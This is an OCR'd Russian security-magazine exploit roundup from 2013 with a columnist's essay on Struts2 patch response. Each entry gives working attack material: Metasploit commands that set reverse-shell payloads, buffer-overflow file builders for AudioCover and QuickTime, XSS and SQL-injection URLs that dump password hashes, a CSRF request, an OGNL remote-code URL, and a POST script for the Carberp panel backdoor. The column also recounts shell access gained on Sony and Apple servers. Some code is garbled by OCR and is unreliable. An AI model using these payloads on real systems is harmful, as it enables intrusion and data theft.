Corel PDF Fusion позволяет просматривать, редактировать, объединять и создавать PDF-документы из оригинальных файлов более чем 100 различных форматов, в том числе doc, WPD, JPG, TIFF, GDF, XPS, CAD, docx и PPTX. XPS — это открытый графический формат фиксированной разметки на базе XML от компании Microsoft. Как и docx, этот формат по своей сути является ZIP-архивом.

Данная уязвимость проявляется при парсинге имен директорий, входящих в этот архив, что позволяет вызвать переполнение буфера при открытии пользователем специально созданного XPS-файла.

EXPLOIT

Существует модуль для Metasploit, который создает атакующий файл.

```
msf > use exploit/windows/fileformat/corelpdf_fusion_bof
msf exploit(corelpdf_fusion_bof) > set PAYLOAD windows/↵
    meterpreter/reverse_tcp
msf exploit(corelpdf_fusion_bof) > set 192.168.24.141
msf exploit(corelpdf_fusion_bof) > exploit
```


Полученный файл может быть отправлен жертве. Энтузиасты же могут сами реализовать эксплойт на основе реального файла. Выше я упомянул, что XPS-формат — это ZIP-архив, то есть можно воспользоваться одним из множества архиваторов (для Windows — 7zip) и самому перепаковать нужный файл, добавив к нему полезную нагрузку.

TARGETS

Corel PDF Fusion версии 1.11 и ниже.

SOLUTION

На момент публикации не было исправлений.



Corel PDF Fusion собственной персоной

НЕБЕЗОПАСНЫЙ ВЫЗОВ МЕТОДА JAVA APPLET PROVIDERSKELETON

CVSSv2:	9.3 (AV:R/AC:M/Au:N/C:C/I:C/A:C)
Дата релиза:	18 июня 2013 года
Автор:	Adam Gowdiak
CVE:	2013-2460

И снова в нашем обзоре уязвимость в Java. Ошибка проявляется при обращении к методу `invoke()` класса ProviderSkeleton. Атакующий может создать специальный веб-сайт, который выполнит произвольный код у пользователя. Подобная уязвимость была найдена (bit.ly/13RcwV8) этой же командой Security Explorations в прошлом году, поэтому автор уязвимости для успешной атаки использует ту же конструкцию. Он запускает системные (запрещенные) команды через объект в поле `lookupClass`, ссылку на который получает через метод `forName`, вызванный из уязвимого класса.

EXPLOIT

Конечно же, для такой уязвимости существует Metasploit-модуль для всех ОС:

```
msf > use exploit/multi/browser/java_jre17_provider_skeleton
msf exploit(java_jre17_provider_skeleton) > ↵
set PAYLOAD java/meterpreter/reverse_tcp
msf exploit(java_jre17_provider_skeleton) > set 192.168.24.141
msf exploit(java_jre17_provider_skeleton) > exploit
```

Также есть исходники (bit.ly/179thsk) эксплойта от автора исследования.

TARGETS

Java 7 update 21 и ниже.

SOLUTION

Существует исправление от производителя.

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В INSTANTCMS 1.6

CVSSv2:	N/A
Дата релиза:	26 июня 2013 года
Автор:	AkaStep
CVE:	N/A

Сегодня мы рассмотрим довольно популярную CMS, которую особенно любят использовать в качестве каких-либо порталов. Чаще всего это городские ресурсы или сайты по интересам (например, автомобильные). Ошибка заключается в недостаточной фильтрации полученных данных от пользователя, причем полученный параметр используется в функции `eval`.

```
if ($look == 'phrase'){
    $against .= '\"'.$query.'\"';
}
...
eval('search_'.$component'link' (.'("'.$against.'", ↵
"'.$look.'", "'.$mode.'");');
```

Чтобы проверить, уязвима ли версия на сайте, обратимся по адресу со следующими параметрами:


```
site.com/index.php?view=search&query=↵
${echo phpinfo()}&look=allwords
```

В результате мы должны увидеть вывод нашей любимой функции `phpinfo()`.

EXPLOIT

Эксплуатация возможна несколькими способами:

- По аналогии с `phpinfo()` передается любой нужный нам параметр. Например, функцию чтения файла и вывод, чтобы получить пароль к БД.
- У автора уязвимости существует скрипт для программы AutoIt. Пример работы такой программы можно увидеть на скриншоте.
- Metasploit-модуль.



Пример работы эксплойта в ОС Windows

TARGETS

InstantCMS =< 1.6. По словам автора, на просторах Сети он нашел тестовую версию 1.7, которая также была уязвима.

SOLUTION

На момент публикации патча не было. Но можно сделать фильтрацию вручную, обернув полученный уязвимый параметр в функцию `htmlspecialchars()`.

МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В SYMANTEC WEB GATEWAY 5.1.0

CVSSv2:	N/A
Дата релиза:	27 июля 2013 года
Автор:	Wolfgang Ettlinger
CVE:	2013-1616, 2013-4670, 2013-4671, 2013-4672

Теперь рассмотрим корпоративное защитное решение от антивирусного производителя Symantec. Symantec Web Gateway защищает организации от многочисленных вредоносных программ и поддерживает развертывание в виде виртуального или физического устройства. Как пишет сама компания, продукт основан на Insight — инновационной технологии собственной разработки для фильтрации вредоносных программ с учетом репутации. В работе используется глобальная сеть из более чем 210 миллионов пользователей, чтобы выявлять новые угрозы еще до того, как они смогут нарушить работу организации. Теперь рассмотрим сами уязвимости:

1. Отраженная XSS — позволяет эффективно перехватить сессию с cookies администратора.
2. Хранимая XSS — позволяет неавторизованному пользователю вставить код скрипта в интерфейс администратора. Этот скрипт выполнится, как только администратор посетит свою панель.
3. Инъекция системных команд — исследователи обнаружили многочисленные уязвимости, позволяющие вставить системные команды. Авторизованный пользователь может выполнить произвольные команды в ОС с правами системного пользователя apache. Это можно использовать для получения постоянного доступа к атакуемой системе (например, установка и запуска бэкдора), раскрытия всей сохраненной информации или перехвата сетевого трафика.
4. Неправильная конфигурация безопасности — непривилегированные системные пользователи (например, apache) могут получить права администратора из-за неправильной конфигурации программы sudo.
5. SQL-инъекция — было найдено несколько инъекций, которые позволяют выполнить любую SQL-команду, правда только авторизованным пользователям с правами администратора.
6. CSRF (подделка межсайтовых запросов) — небольшая встроенная защита от атак такого типа легко обходится, что позволяет атакующему отправить нужные запросы в контексте сессии администратора.

Как видишь, если объединить эксплуатацию нескольких уязвимостей в одну цепочку, можно получить права администратора в атакуемой сети. Далее рассмотрим примеры уязвимых скриптов для каждой уязвимости.

EXPLOIT

Отраженная XSS — следующий адрес демонстрирует эксплуатацию на примере стандартной функции `alert()`:

```
https://<host>/spywall/feedback_report.php?rpp=0%27%20↵
onfocus=%22alert%28%27xss%27%29%22%20autofocus/%3E
```

1. Хранимая XSS — страница blocked.php, которая позволяет вставить код скрипта в панель администратора без авторизации. Ниже продемонстрирован адрес атаки, где полезная нагрузка сохраняется в параметре u:

```
https://<host>/spywall/blocked.php?id=1&history=-2&u=%27/↵
%3E%3Cscript%3Ealert%28%27xss%27%29;%3C/script%3E
```

2. Инъекция системных команд — функционал, изменяющий имя хоста и более известный как тестовый пинг (Test Ping), позволяет вставить произвольную системную команду, закрыв с помощью кавычки (\`). Такие команды выполнятся в системе с правами пользователя apache. Уязвимы скрипты /spywall/nameConfig.php и /spywall/networkConfig.php.
3. Неправильная конфигурация безопасности — файл /etc/sudoers позволяет пользователям apache и admin запускать некоторые критичные команды с правами администратора. Например, пользователь apache может запускать такие команды, как chmod, chown и insmod, без ввода пароля.
4. SQL-инъекция — ниже представлено несколько примеров, выводящих все имена пользователей и хеши их паролей в системе:

```
https://<host>/spywall/feedback_report.php?variable[]=1)↵
UNION SELECT 1,2,3,4,username,6,7,8,9,password FROM users ↵
--&operator[]=notequal&operand[]=x
https://<host>/spywall/edit_alert.php?alertid=11%20UNION%↵
20SELECT%201,2,username,password,5,6,7,8,9,10,111,12,13,14,↵
15,16,17,18%20FROM%20users%20--%20
```

5. CSRF — следующий запрос настраивает LDAP-сервер на аутентификацию пользователя с правами администратора:

```
POST /spywall/ldapConfig.php HTTP/1.1
Host: <host>
Cookie: PHPSESSID=<valid-cookie>
Content-Type: application/x-www-form-urlencoded
Content-Length: 247
posttime=9999999999&saveForm=Save&useldap=1&ldap_host=↵
0.0.0.0&ldap_port=389&auth_method=Simple&search_base=dc%3D↵
test%2Cdc%3Dlocal&ldap_user=test&ldap_password=test&dept_↵
type=dept&user_attribute=sAMAccountName&user_attribute_↵
other=&ldap_timeout=168
```

Единственная защита от CSRF-атак заключается в параметре posttime, который содержит время в формате unix timestamp. Его значение должно быть больше, чем было в последнем запросе. Поэтому можно передать заведомо большее значение, например 9999999999, и запрос всегда будет успешно выполнен.


Исходя из всех перечисленных выше уязвимостей, можно вывести следующий сценарий атаки:

1. Пользователь, защищенный с помощью Symantec Web Gateway, заходит на страницу, которая содержит изображение, ссылку или iframe. Ссылка указывает на запрещенную страницу (например, тестовый EICAR-файл) и содержит скрипт (XSS).
2. Symantec Web Gateway блокирует запрос и перенаправляет пользователя на скрипт blocked.php. Если заблокированная ссылка содержит параметр history=-2 (который любезно добавил атакующий), то адрес/скрипт (XSS) автоматически сохранится как «заблокированное сообщение обратной связи» (Blocked Feedback) в интерфейсе администратора.
3. Когда администратор посетит страницу с «заблокированным сообщением обратной связи», сохраненный скрипт автоматически выполнится. Он, в свою очередь, может использовать уязвимость инъекции системных команд для автоматической загрузки и выполнения шелла.
4. Так как пользователь apache может выполнять команды chmod и chown как администратор, наш шелл создаст и выполнит бинарник с SUID-битом.
5. Теперь у атакующего есть доступ к системе с наивысшими (администраторскими) правами.


Так что вся атака упирается лишь в пользователя, который посетит «вредоносную» страницу. Если же у атакующего есть доступ к интересующей сети, то XSS-уязвимость может быть проэксплуатирована напрямую. Автор пишет, что обладает полным исходным кодом такого эксплойта, но выкладывать его в открытый доступ он пока не планирует.

TARGETS

Symantec Web Gateway <= 5.1.0.*.



Панель администратора Symantec Web Gateway



Пример заблокированной с помощью Symantec Web Gateway страницы

SOLUTION

Есть исправления от производителя.

ПЕРЕПОЛНЕНИЕ БУФЕРА В AUDIOCOVER 0.8.22

CVSSv2:	N/A
Дата релиза:	1 июля 2013 года
Автор:	metacom, onying
CVE:	N/A

1 мая 2013 года была опубликована похожая уязвимость для этой же программы версии 0.8.18, но для ее эксплуатации надо было создать специальный файл в формате M3U. Другие исследователи выяснили, что можно использовать формат lst и версия 0.8.22 также уязвима. Оба формата — музыкальные плей-листы, и если пользователь добавит такой специальный файл, то это позволит атакующему выполнить свой код.

EXPLOIT

Разберем эксплойт:

```
# X — любой шелл-код, можно сгенерировать с помощью msfpayload
shellcode = "\x89\xe0..." + X
file = "fuzz.lst"            # Имя файла
head = "http://"             # Заголовок
junk = "\x90" * 765          # Переполнение, чтобы перезаписать
                             # регистр EIP
nseh = "\xEB\x06\x90\x90"    # Небольшой прыжок в 6 байт
seh  = "\xEE\x04\x01\x66"    # ... RETN libiconv-2.dll
nops = "\x90" * 80
textfile = open(file , 'w')
textfile.write(head + junk + nseh + seh + nops + shellcode)
textfile.close()
```

TARGETS

AudioCover 0.8.22 и ниже.

SOLUTION

На момент публикации не было исправлений.

ПЕРЕПОЛНЕНИЕ БУФЕРА В APPLE QUICKTIME 7

CVSSv2:	7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)
Дата релиза:	24 мая 2013 года
Автор:	Tom Gallagher, Paul Bates
CVE:	2013-1017

Эта уязвимость позволяет удаленному атакующему выполнить произвольный код через установленную программу от Apple — QuickTime. От пользователя требуется зайти на вредоносную страницу или открыть специально сконструированный файл.


Специфичная ошибка возникает при обработке файла в формате MOV. Это происходит из-за недостаточной проверки длины данных для указанных атомов, таких как `rdrf` или `dref`, в записи `Alis`. Значение между этими атомами используется для определения, сколько байт копировать в буфер, без достаточной проверки значения, из-за чего значение может быть больше размера буфера. В результате возникает переполнение. После этого у атакующего будет гарантированный доступ к памяти и возможность выполнить произвольный код с правами авторизованного пользователя.

EXPLOIT

Ниже разобран формат специально сконструированного файла, который используется в качестве эксплойта:

```
mov   = "\x00\x00\x06\xDF"  # Размер файла
mov  << "moov"              # moov атом
mov  << "\x00\x00\x06\xD7"  # размер (1751d)
mov  << "rmra"              # Ссылка на moov атом
mov  << "\x00\x00\x06\xCF"  # размер (1743d)
mov  << "rmda"              # rmda атом
mov  << "\x00\x00\x06\xBF"  # размер (1727d)
mov  << "rdrf"              # Данные ссылки атом
mov  << "\x00\x00\x00\x00"  # Устанавливаем размер в 0
mov  << "alis"              # Ссылка на тип: FS alis запись
mov  << "\x00\x00\x06\xAA"  # размер (1706d)
mov  << rand_text_alpha(8)
mov  << "\x00\x00\x06\x61"  # размер (1633d)
mov  << rand_text_alpha(38)
mov  << "\x12"
mov  << rand_text_alpha(81)
mov  << "\xFF\xFF"
mov  << rand_text_alpha(18)
mov  << "\x00\x08"          # размер (8d)
mov  << rand_text_alpha(8)
mov  << "\x00\x00"
mov  << "\x00\x08"          # размер (8d)
mov  << rand_text_alpha(8)
mov  << "\x00\x00"
mov  << "\x00\x26"          # размер (38d)
mov  << rand_text_alpha(38)
mov  << "\x00\x0F\x00\x0E"
mov  << "AA"                # размер (должен быть неправильным)
mov  << rand_text_alpha(12)
mov  << "\x00\x12\x00\x21"
mov  << rand_text_alpha(36)
mov  << "\x00"
mov  << "\x0F\x33"
mov  << rand_text_alpha(17)
mov  << "\x02\xF4"          # размер (756h)
mov  << rand_text_alpha(756)
mov  << "\xFF\xFF\x00\x00\x00"
mov  << buf                 # полезная нагрузка
```

Более подробно формат файлов для QuickTime расписан на официальном сайте Apple в разделе для разработчиков (bit.ly/13CSNW0). А для создания атакующей HTML-страницы с созданным «полезным» файлом воспользуемся Metasploit-модулем:



Пример успешной атаки на одну из административных панелей трояна Carberp

```
msf > use exploit/windows/browser/apple_quicktime_rdrf.rb
msf exploit(apple_quicktime_rdrf.rb) > ↵
set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(apple_quicktime_rdrf.rb) > set 192.168.24.141
msf exploit(apple_quicktime_rdrf.rb) > exploit
```

TARGETS

QuickTime 7.7.3 и ниже.

SOLUTION

Есть патч от производителя.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В CARBERP WEB PANEL C2

CVSSv2:	N/A
Дата релиза:	28 июня 2013 года
Автор:	Xylitol
CVE:	N/A

В конце июня случился переломный момент в современном вирусописании. Если раньше у большинства людей были только исходники трояна Zeus, то теперь в публичный доступ утекли исходники банковского трояна Carberp вместе с буткит-фреймворком и административной панелью. Один из популярных исследователей вредоносных программ Xylitol решил провести аудит исходного кода последней и сразу же нашел вот такой код:

```
if(@$_POST'id' ( == 'BOTNETCHECKUPDATER0-WD8Sju5VR1HU8jlV'){
//Rkey end
    if(!empty($_POST'data' ()) eval(pack("H*", ↵
    base64_decode($_POST'data' ()));
        exit;
```

Как видишь, если пришел специальный POST-запрос с ключом `BOTNETCHECKUPDATER0-WD8Sju5VR1HU8jlV` в параметре `id`, то скрипт выполнит любой код, зашифрованный с помощью алгоритма Base64 и переданный в параметре `data`.

EXPLOIT

В качестве эксплойта можно воспользоваться следующими наработками:

- Скрипт от автора можно скачать с его блога (bit.ly/18NBXeL). Сделан по принципу «нажать кнопку», нужно только ввести адрес предполагаемой административной панели.
- Выпущен Metasploit-модуль.

Или самому в соответствующей программе, скрипте или плагине для браузера составить POST-запрос. Например, на языке PHP это будет выглядеть так:


```
// Полезная нагрузка, зашифрованная с помощью алгоритма
// Base64
$data = array(
'id' => 'BOTNETCHECKUPDATER0-WD8Sju5VR1HU8jlV',
'data' => '...');
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_POST'urlz' ( . "/index.php");
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch,CURLOPT_USERAGENT,"Mozilla/4.0 (compatible; ↵
MSIE 6.0; Windows NT 5.1)");
curl_setopt($ch, CURLOPT_HTTPHEADER, array('Expect:'));
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch,CURLOPT_TIMEOUT,30);
curl_setopt($ch, CURLOPT_POSTFIELDS, $data);
$contents = curl_exec($ch);
```

TARGETS

Все версии, установленные до 28 июня. Плюс те, которые будут использоваться вместе с опубликованными исходниками :).

SOLUTION

Патча на данный момент не существует. В качестве быстрого патча можно заменить ключ `BOTNETCHECKUPDATER0-WD8Sju5VR1HU8jlV` на любой другой.



АЛЕКСЕЙ СИНЦОВ
Известный whitehat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.

КОЛОНКА АЛЕКСЕЯ СИНЦОВА

СКОРОСТЬ РЕАКЦИИ КАК ПОКАЗАТЕЛЬ ИБ — 1-DAY VS 0-DAY,

ИЛИ ИСТОРИЯ ЕЩЕ ОДНОЙ БАГИ В STRUTS2

Сегодня мы порассуждаем об одном событии, которое тихо произошло в середине июля. Мы будем говорить о скорости реакции на инцидент тех, кто должен защищать свои ресурсы, ну и, как водится, затронем проблемы индустрии ИБ.

16 ИЮЛЯ

Тихим летним днем ребята из Apache Foundation выпустили advisory об очередной уязвимости в фреймворке Struts2. Как обычно, за этим фреймворком тянется шлейф уязвимостей, связанных с внедрением ONGL-выражений (есть такое в Struts2), и, как следствие, выполнение произвольного кода. Суперпростые баги, дающие фактически шелл атакующему. Так и в этот раз вышел патч и описание новой проблемы — удаленное выполнение кода через внедрение ONGL: struts.apache.org/release/2.3.x/docs/s2-016.html. Давай я просто покажу, как это можно сделать — выполнить ID вслепую (для краткости):

```
http://host/path/blah-blah.action?↵
redirect:${('#zlo%5C75@java.lang.↵
Runtime@getRuntime().exec("id")')(e)}
```

То, что между ${..}, — это и есть ONGL-выражение. Быстрый тест на уязвимость:

```
http://host/path/blah-blah.action?↵
redirect:${31338-1}
```

Если будет редирект на

```
http://host/path/31337
```

значит, ONGL-выражение прошло (вычитание единицы). Как видно, уязвимость простая и... массовая. Дело в том, что фреймворк Struts достаточно популярен, можно найти сайты банков, включая ДБО, правительственные сайты и даже военные сайты, которые работают на нем. Есть адвайзори и простая, но действенная уязвимость.

1-DAY OR 0-DAY


Это, конечно, не 0-дей, и вроде, раз есть адвайзори, тема исчерпана и мир в безопасности. Ресерчеры нашли багу, сообщили вендору, вендор сделал патч и написал мимимишное адвайзори. Но некоторые товарищи из Китая сразу же, того же 16-го числа написали рабочий эксплойт (в адвайзори была урезанная версия, с анти-скрипт-кидди триками). Более того, они сделали однокнопочный пывнер и выложили где-то там у себя в китайском блоге (kuxoo.com/archives/260). И тут армия скрипт-кидди, кибертеррористов, ресерчеров и разных плохих и хороших китайцев бросилась взламывать интернет. Весь и сразу. Да это 1-дей... но подумай, кто УСПЕЛ и СМОГ бы защититься? Обновить фреймворк — это работа, а в некоторых часовых поясах люди еще спят. Кроме того, некоторые не могут просто так взять и обновить Struts2. Надо сделать это сначала в QA... И потом, более важное, — НИКТО адвайзори не читает, тем более что сообщения об уязвимости не было ни в CERT, нигде... Так, на сайте struts.apache.org очередное обновление. Who cares?

«БУМАЖНАЯ ИБ»

В это время кипит ИБ-бизнес, продаются услуги консультантов, услуги пентеста, дорогие сканеры безопасности и железки, которые предотвратят вторжение. Стандарты, сертифицированные специалисты, конференции... куча всего. Но как это поможет, если некоторые стандарты, такие как PCI DSS, дают месяц на установление критичного патча! А Китай пошел в атаку уже 17-го числа... то есть через один день после выхода патча. Например, 24 июля я проверил, стоит ли этот патч на системе ДБО, работающей с картами одного из крупнейших банков... и, конечно, там была дыра. Ну как, все о'кей... по стандарту. Более того, немного погуглив, я нашел уязвимый сервис госзаказов одного из регионов РФ (нет патча на 26-е число, спустя десять дней после



Опа, RCE. На скриншоте виден указатель на созданный процесс



Эксплойт не прошел, команда Apple среагировала на инцидент :)

И опять shell-доступ на сервере Apple. Банально

начала атак)! А дело в том, что там нет людей, занимающихся ИБ. Нет, там есть CISO, но они сейчас, возможно, читают блог Алексея Лукацкого и думают о рисках, о высоком… Есть админы, но они занимаются совсем другим (скорее всего, именно они обнаружат атаки — может, когда уже будет бот, — и сделают, конечно, фикс). Будем надеяться, что там есть хотя бы HIDS, которые обнаружат атакующего уже после вторжения… (кстати, банк поставил фикс 25-го числа, спустя девять дней).


Нет, я согласен, ситуация тяжелая, но можно ли с ней бороться? Возьмем как пример платежную систему QIWI. Милые и открытые ребята, но и у них все построено на Struts2. Тем не менее 18-го числа уязвимости уже не было. Они запатчили за два дня, что в некотором, высоком приближении могло случиться до того, как IP-сканеры из Китая доберутся до российского сегмента. Крупнейший банк проиграл более технологичному QIWI. А еще у QIWI багбаунти, что также могло повлиять на скорость реакции, например, какой-нибудь ресерчер успел сообщить о баге. Но важен результат — QIWI показали, что защищаться они умеют хорошо. Например, мы узнали об уязвимости от китайских коллег и уже 16–17-го числа стали разворачивать фиксы. При этом 18 июля в логах уже стали светиться китайские IP-адреса с шаблонами атак. Благодаря тому что наши специалисты по ИБ мониторили блоги (по собственной инициативе) с паблик-сплоитами в китайском регионе, мы оказались быстрее. К слову, от CERT мы получили уведомление 22-го числа, что могло быть поздно… а для кого-то и было поздно. Так, был взломан developer.apple.com. Он крутился именно на Struts2 и не успел обновиться… всего каких-то три дня с момента выхода патча. Только прогремели новости о взломе ресурса Apple, как тут же выясняется, что хакеры получили доступ к базе данных OVH.com (один из крупнейших хостингов). На сайте пишется что-то про взлом по email и кражу VPN-ключей… но я нашел там Struts2, причем непатченный! Может, хакеры проникли и через почту, но как-то даты уж больно близки… В общем, суть одна: нельзя полагаться на законы, бумаги, инструкции и стандарты — это совершенно другая реальность. Обязательно должны быть люди, которые понимают, что происходит в ИБ, в IT Security, — без них никуда. Подумай — сейчас висит уязвимость удаленного выполнения кода на сайте госзаказов одного из регионов РФ… То есть на момент написания в РФ только один QIWI показал достойный результат, а госзаказы… ладно, пусть Китай поучаствует :). И дело не в том, что есть какая-то бага, баги будут всегда — дело в том, что индустрия ИБ не работает так, как хотелось бы тем, кто действительно парится о защите своей информации. Она работает так, как надо продавцам ИБ-решений. Хотя дело не только в технологиях и индустрии, а еще и в людях и процессах.


Как-то непатриотично. Давай посмотрим другой пример, связанный с инженерной реакцией: система аутентификации в Sony Entertainment Network построена на Struts2, как и один из сервисов Apple — expresslane.apple.com. Ребята (особенно из «Эппл») были уже не понаслышке знакомы с этой начавшейся волной атак. Они быстренько замутили хотфикс, и поэтому китайский эксплойт не работает (сделали это в районе 18–19-го числа). Надо сказать, мы удачно догадались проверить, что эксплойт работает еще и в POST. Поэтому наш хотфикс это учитывал, зато ребята из «Сони» и «Эппл» не додумались и в итоге опять оказались уязвимы. Тем не менее после моего репорта им и Sony, и Apple отреагировали на репорт в течение десяти часов; это говорит о том, что люди там есть, а пропустить менее стандартный вектор атаки и слишком довериться инструменту защиты, будь то WaF или IPS, может каждый.

ВЫВОДЫ

Скорость и качество реакции на событие в контексте современных угроз достаточно важный элемент. Как видно из примеров, тебя не спасет модная железка, тебя не спасут стандарты PCI DSS или ISO, умный CISO не поможет и талантливый админ не успеет. Однако такая мелочь, как багбаунти, может неожиданно прокнуть! Или сотрудники компании, которые понимают, что такое хакеры и как ломать, вовремя просекут фишку и успеют предупредить угрозу в реальной среде с реальными данными. Это люди, это процесс (например, можно провести инвентаризацию стека ПО и анализировать каждый вышедший апдейт, хотя для больших компаний это не вариант). Есть разные пути решения, и даже в гонке, где каждый день на счету и кажется, что успеть нельзя, при хорошей security/response-команде можно отбиться. Нужна ли вам такая команда или достаточно CISO-блогера — решать, конечно, бизнесу.

Моя мысль проста: озаботиться регуляторами, бумажками, рисками и забить на инженерные дела — это провал ИБ, но, к сожалению, сейчас индустрия движется именно в эту сторону, особенно в РФ, и в твоих силах попытаться изменить это :).







Эксплойт не прошел, придется чуть-чуть похитрить…



Shell-доступ на сервере Sony. Я побывал там, где когда-то были анонимусы. Романтика


WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.


Алексей Осипов
@GiftsUngiven


Михаил Фирстов
@cyberpunkych


Денис Баранов
@dsbaranov


Юрий Гольцев
@ygoltsev

